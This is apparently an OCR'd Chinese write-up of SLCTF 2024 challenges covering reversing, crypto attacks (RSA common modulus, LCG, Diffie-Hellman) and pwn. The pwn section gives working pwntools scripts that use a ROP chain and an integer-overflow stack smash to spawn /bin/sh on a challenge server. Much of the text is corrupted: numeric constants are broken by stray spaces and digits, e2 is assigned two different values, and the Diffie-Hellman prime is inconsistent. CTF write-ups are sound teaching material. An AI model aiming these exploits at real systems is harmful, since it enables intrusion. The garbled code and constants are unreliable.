        71, 84, 17, 80, 81, 17, 95, 34]

xor = 0x22

print(''.join([chr(x ^ xor) for x in data]))
```

Fence 3-1

3.3 [REVERSE] 咋还带壳了呢

使用upx工具脱壳即可：

```
F:\OneDrive - vvbbnn00\Desktop\attachment (4)\slctf-2024>upx -d ezUPX.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.3       Markus Oberhumer, Laszlo Molnar & John Reiser   Mar 27th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     10752 <-      8192   76.19%    win64/pe     ezUPX.exe

Unpacked 1 file.
```

接下来放到IDA反编译：

```
{
  int v3; // edx
  __int64 i; // rax
  __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
  int v7; // [rsp+40h] [rbp-18h]

  memset(v6, 0, sizeof(v6));
  v7 = 0;
  sub_140001020("plz input your flag:\n");
  sub_140001080("%36s");
  v3 = 0;
  for ( i = 0i64; (*((_BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
      sub_140001020("Cooool!You really know a little of UPX!");
      return 0;
    }
  }
  sub_140001020("Sry,try again plz...");
  return 0;
}
```

```
.rdata:0000000140002278                                       ; DATA XREF: main+58↑o
.rdata:00000001400022A0 ; _BYTE byte_1400022A0[48]
.rdata:00000001400022A0 byte_1400022A0  db 64h, 7Bh, 76h, 73h, 60h, 49h, 65h, 5Dh, 45h, 13h, 6Bh
.rdata:00000001400022A0                                       ; DATA XREF: main+36↑o
.rdata:00000001400022AB                 db 2, 47h, 6Dh, 59h, 5Ch, 2, 45h, 6Dh, 6, 6Dh, 5Eh, 3
.rdata:00000001400022B7                 db 2 dup(46h), 5Eh, 1, 6Dh, 2, 54h, 6Dh, 67h, 62h, 6Ah
.rdata:00000001400022C2                 db 13h, 4Fh, 32h, 0Bh dup(0)
.rdata:00000001400022D0 _load_config_used dd 140h             ; Size
.rdata:00000001400022D4                 dd 0                  ; Time stamp
.rdata:00000001400022D8                 dw 2 dup(0)           ; Version: 0.0
```


逐位异或`0x32`即可。

```
data = [
  100, 123, 118, 115,  96,  73, 101,  93,  69,  19,
  107,   2,  71, 109,  89,  92,   2,  69, 109,   6,
  109,  94,   3,  70,  70,  94,   1, 109,   2,  84,
  109, 103,  98, 106,  19,  79,  50,   0,   0,   0,
    0,   0,   0,   0,   0,   0,   0,   0
]

print(''.join([chr(x^0x32) for x in data]))
```

Fence 3-2

3.4 [REVERSE] 还是 base64

尝试编码一个 base64 进去查看结果，发现就是普通的 base64 解码：



那么也就是说，它是将输入的内容解码后，异或 `0x25` 查看是否与 `you_know_how_to_remove_junk_code` 一致，根据这个思路即可编写解题代码：

```
import base64

target = b"you_know_how_to_remove_junk_code"
target = [i ^ 0x25 for i in target]
target = bytes(target)

print(base64.b64encode(target).decode())
```

Fence 3-3

解得 `flag`：`XEpQek5LSlJ6TUpSelFKeldASEpTQHpPUEtOekZKQUA=`


4. CRYPTO

4.1 [CRYPTO] Base64

换表`base64`，根据代码得知表为：

`NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm0123456789+/=`

于是Cyberchef解码即可。



4.2 [CRYPTO] easy RSA

经典题型：

```
from Crypto.Util.number import *
from gmpy2 import *

n =
14283576699020277418074572510283389959969460796433050834633006630957276107581896973025425556113534961578351941413776991547698072466519993755832112624301125712115520384396538850675780085126982508953594362125725456189825885754709248100076505060521320927246791660661879990264578405648561112154118582132582240631 1
e1 = 65537
e2 = 257
s = gcdext(e1, e2)
s1 = s[1]
s2 = -s[2]

c1 =
14084208390682261203128588941568537223416269479103868570237504534026556810119316518252275830669487692595540957821512730043877398028835034832734744027015252484976446587265884218018399109689918476162719729794518000984101857780948361491091158055543216452665015935808306345603247921532897996097644721585142359498 5
c2 =
10008247619604219923813028401867216927633719795562708082644285412026827036002932895619716269578239766350023682372039487315095916951470235964780023337838888134214579303996596477754611058967057006643287903789520632699152684278417216436796651423689420467336959342752405990680993597782858190271389597610681333866
e2 = 9647291
```

```
c2 = invert(c2, n)
m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
print(m)
print(long_to_bytes(m))
```

Fence 4-1

4.3 [CRYPTO] OTP

此处的密钥看似每一位是每一位都随机，但实际上若写在函数声明处，则这个值在第一次运行时即固定，不会在后续的调用中发生变化。但是 `random.randint(0, 2 ** 32)` 太大，显然不能暴力破解，但是我们分析加密代码：

```
ciphertext = []
for _ in flag:
    ciphertext.append(encrypt_otp(ord(_)))
```

Fence 4-2

由于 `flag` 是可读字符，因此实际范围是 ASCII 码的范围，即末 7 为（`0x7f`）的范围，在此以外的实际上都是无用位，因此只需爆破 `0x00-0x7f` 即可。

```
secret = [3612765737, 3612765750, 3612765753, 3612765742,
3612765756, 3612765729, 3612765802, 3612765748, 3612765801,
          3612765701, 3612765742, 3612765803, 3612765751,
3612765801, 3612765701, 3612765738, 3612765806, 3612765758,
          3612765701, 3612765803, 3612765737, 3612765701,
3612765806, 3612765750, 3612765741, 3612765806, 3612765731,
          3612765737, 3612765701, 3612765806, 3612765701,
3612765757, 3612765802, 3612765802, 3612765758, 3612765701,
          3612765803, 3612765758, 3612765801, 3612765806,
3612765735]
for key in range(0x00, 0x7f):
    flag = ""
    for i in secret:
        flag += chr(i & 0x7f ^ key)
    if flag.startswith("slctf"):
        print(flag)
        break
```

Fence 4-3

得到 `flag`: `slctf{0n3_t1m3_p4d_1s_4lw4ys_4_g00d_1d34}`

4.4 [CRYPTO] easy Hash

不是脚本写不好，而是 cmd5 更优性价比。


```
F:\OneDrive - vvbbnn00\Desktop\attachment (4)\slctf-2024>nc 202.120.222.101 10073
Welcome to easy hash. In this question, the original of these hash values given are positive integers between 0 and 1,00
0,000
1. Find the original number by this MD5 hash value: cc40edd49f4a62bfb007e4b876fcb19c
 Input your number:842760
Correct!
2. Find the original number by this SHA1 hash value: cc84a41af791932b55f272b44e5481d57063a42f
 Input your number:609890
Correct!
3. Find the original number by this SHA256 hash value: d307ae1c7d45ca45d9f71fdf19ac7eae8fc5854110ac2003e4424af699eaef9a
 Input your number:681294
Correct!
Here is your flag: slctf{w0w_y0u_4e3_g00d_4t_h45h1ng}
```

4.5 [CRYPTO] LCG

按照标准的 LCG 解密流程一步一步反推即可：ctf 之 lcg 算法_ctf lcg-CSDN 博客

```
import gmpy2
from Crypto.Util.number import *

# s = [bytes_to_long(flag)]
# a = getPrime(512)
# b = getPrime(512)
# p = getPrime(512)
# for i in range(512):
#     s.append((a * s[-1] + b) % p)
# print(s[-5:])
# #

x = [

 32486665378019157360814322905001897327719236743087630486934629433730705879937222650902273049822397797202159048334418433101850651551551524159294263146719 39,

 61321181542179848214088101804765114543249553082779722781063213048170463002638387387180179321378721655565542955118795802906693793156987935675246829317048,

 25190698598531436241665190297435044077259594480588280854946065139197881518787055094875488170853057200487348612137535982427264644816316654323541399275731 05,

 25512188355856780691764434096020624568498084117861579939719423283188214978836287856466440947852452254865370500171104482758961674651529728937331079302967 06,

 65028177711069157114629905052072715143227245546867539150488854015016217391859898789175420685899392224940254575072444054606869850439454034976265954133853 88]
t = []
for i in range(4):
    t.append(x[i + 1] - x[i])

p = gmpy2.gcd(t[3] * t[1] - t[2] * t[2], t[2] * t[0] - t[1] * t[1])
print(p, isPrime(p))
```

```
a = ((x[2] - x[1]) * gmpy2.invert(x[1] - x[0], p)) % p
while not isPrime(a):
    a += p

print(a)

b = (x[1] - a * x[0]) % p
while not isPrime(b):
    b += p

print(b)

s = [x[0]]
for i in range(511):
    s.append(gmpy2.invert(a, p) * (s[-1] - b) % p)
    d = long_to_bytes(s[-1])
    if d.startswith(b'slctf'):
        print(d)
        break
```

Fence 4-4

4.6 [CRYPTO] Diffie-Hellman

在 Diffie-Hellman 协议中，通常选择一个大质数 p 和一个生成元 g。如果 g 被选为使得 $p-1$ 可以被 g 整除，即 $p-1 \equiv 0 \mod g$，那么系统可能会变得脆弱。

在这种情况下，攻击者可以利用这个特性来更容易地推断出密钥。这种攻击通常称为 "小子群攻击"，因为它利用了 g 的幂生成的循环子群的大小较小的特性。（By ChatGPT）

由题目可知（`assert p.bit_length() >= 1024 and p.bit_length() <= 2048`），p 需要是一个长度在 `1024` 到 `2048` 的质数，那么有没有这样的数，满足 $p-1$ 可以被 2 整除呢？

我们可以想到，若有一个 2^p+1 或者 2^p-1 是质数，那么它就是满足的。因此编写以下代码寻找满足条件的 p：

```
# Find P
for e in range(1024, 2048):
    p = 2 ** e
    if isPrime(p - 1):
        print(p - 1)
        break
```

成功找到：

Fence 4-5

```
104079321946643990819252403273640855386152622472667048053191123504036080596733602980122394417323241848424216139542810077913835662483234649081399066056773207629241295093892203457731833496615835504729594205476898112116936771475484788669625013844382602917323488853111608285384165850282556046662248318909188018470682222031405210266984354887329580288780508697361869007147207105557031687290870
```

Fence 4-6

那么，我们便可以执行小子群攻击（Pohlig-Hellman Attack）了。

```python
from hashlib import sha256

from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes


def mod_exp(base, exponent, modulus):
    """Modular exponentiation."""
    result = 1
    base = base % modulus
    while exponent > 0:
        if exponent % 2 == 1:
            result = (result * base) % modulus
        exponent = exponent // 2
        base = (base * base) % modulus
    return result


def pohlig_hellman(g, A, p):
    """Simplified Pohlig-Hellman algorithm for educational
purposes."""
    # Assuming p-1 is divisible by 2 (small prime factor)
    q = (p - 1) // 2

    # Find a such that g^a = A mod p using brute force
    # This is feasible only because we're assuming small factors
for p-1
    for a in range(1, q + 1):
        if mod_exp(g, a, p) == A:
            return a
    return None
```

```
if __name__ == '__main__':
    p =
104079321946643990819252403273640855386152622472667048053191123504036080596733602980122394417323241848424216139542810077913835662483234649081399066056773207629241295093892203457731833496615835504729594205476898112116936771475484788669625013844382602917323488853111608285384165850282556046662248318909188018470682222031405210266984354887329580288780508697361869007147207105557031687290873227844982041917746723970516381171568323982794317579807998610345501008899652130606847906255663073214172223323715616252538366448344131768098523799946916468379859578177088483047579320323432296397063773218091272162723568286619432930274713398703874344710345793446290035999960009537718090777173767127193080982772121632
    g = 2
    A =
132784498204191774672397051638117156832398279431757980799861034550100889965213060684790625566307321417222332371561625253836644834413176809852379994691646837985957817708848304757932032
    B =
433229639706377321809127216272356828661943293027471339870387434471034579344629003599996000953771809077717376712719308098277212163
    enc =
b')\xed\xb9\xaf\xe2\xcd\xa7\x83D\xf9EzE\x03\xec\xcd\xdd\xf3\xc6\xb4B<\x8a)\xbe\xd7eM,\xaa*\x8bNK#B\x81\xacY\xb7\xd4<-VD\x93\xe1&'

    a = pohlig_hellman(g, A, p)
    print(f"Private key a: {a}")

    key = sha256(long_to_bytes(pow(B, a, p))).digest()
    iv = b"welcome_to_slctf"
    aes = AES.new(key, AES.MODE_CBC, iv)
    print(aes.decrypt(enc))
```

Fence 4-7

5. PWN

5.1 [PWN] pwn_rrrooppp

题解：Hitcon-Training-Writeup · kira's 小黑屋 (4f-kira.github.io)

```
from pwn import *
from struct import pack

p = remote("202.120.222.101", 10174)
# Padding goes here
```

```
rop = b'a' * 32
rop += pack(b'<I', 0x0806e82a) # pop edx ; ret
rop += pack(b'<I', 0x080ea060) # @ .data
rop += pack(b'<I', 0x080bae06) # pop eax ; ret
rop += b'/bin'
rop += pack(b'<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret
rop += pack(b'<I', 0x0806e82a) # pop edx ; ret
rop += pack(b'<I', 0x080ea064) # @ .data + 4
rop += pack(b'<I', 0x080bae06) # pop eax ; ret
rop += b'/sh\x00'
rop += pack(b'<I', 0x0809a15d) # mov dword ptr [edx], eax ; ret
rop += pack(b'<I', 0x0806e850) # pop edx ; pop ecx ; pop ebx ; ret
rop += pack(b'<I', 0)
rop += pack(b'<I', 0)
rop += pack(b'<I', 0x080ea060)
rop += pack(b'<I', 0x080bae06) # pop eax ; ret
rop += pack(b'<I', 0xb)
rop += pack(b'<I', 0x080493e1) # int 0x80

p.sendlineafter(':',rop)
p.interactive()
```

Fence 5-1

5.2 [PWN] pwn_traveler

题解：vnctf2023 traveler_vnctf2023 babyanti-CSDN博客


5.3 [PWN] pwn_int

第一部分：

```
puts("|_|_| |_|\\__|  \\___/ \\_/
puts("Input your int:");
__isoc99_scanf("%d", &NUM);
if ( NUM < 0 )
{
  NUM = -NUM;
  if ( NUM < 0 )
    vuln();
  puts("No No No!");
}
return 0;
```

满足这样条件的整数为`-2147483648`，`int`类型范围为`-2147483648~2147483647`，当求负后，为`2147483648`，造成了溢出。

接下来，是基础的栈溢出：



```
1 int vuln()
2 {
3   char buf[32]; // [rsp+0h] [rbp-20h] BYRE
4
5   puts("Congratulations!");
6   read(0, buf, 0x100uLL);
7   return system("ok!");
8 }
```

```python
from pwn import *

# 连接到题目提供的服务
p = remote('202.120.222.101', 10274)
p.sendlineafter(b":", b"-2147483648")

# 获取GOT表中system函数条目的地址和"/bin/sh"字符串的地址
system_got_addr = 0x4011F0    # system函数的地址
bin_sh_addr = 0x403500     # "/bin/sh"字符串的地址
pop_rdi_ret_addr = 0x401343  # pop rdi; ret gadget的地址

# 构造payload
payload = b'A' * 40  # 填充至返回地址
payload += p64(pop_rdi_ret_addr)  # 跳转到pop rdi; ret gadget
payload += p64(bin_sh_addr)       # 将"/bin/sh"的地址弹入rdi寄存器
payload += p64(system_got_addr)   # 跳转到system函数的地址
```

```
# 发送payload
p.sendlineafter(b"!", payload)

# 获取shell
p.interactive()
```

Fence 5-2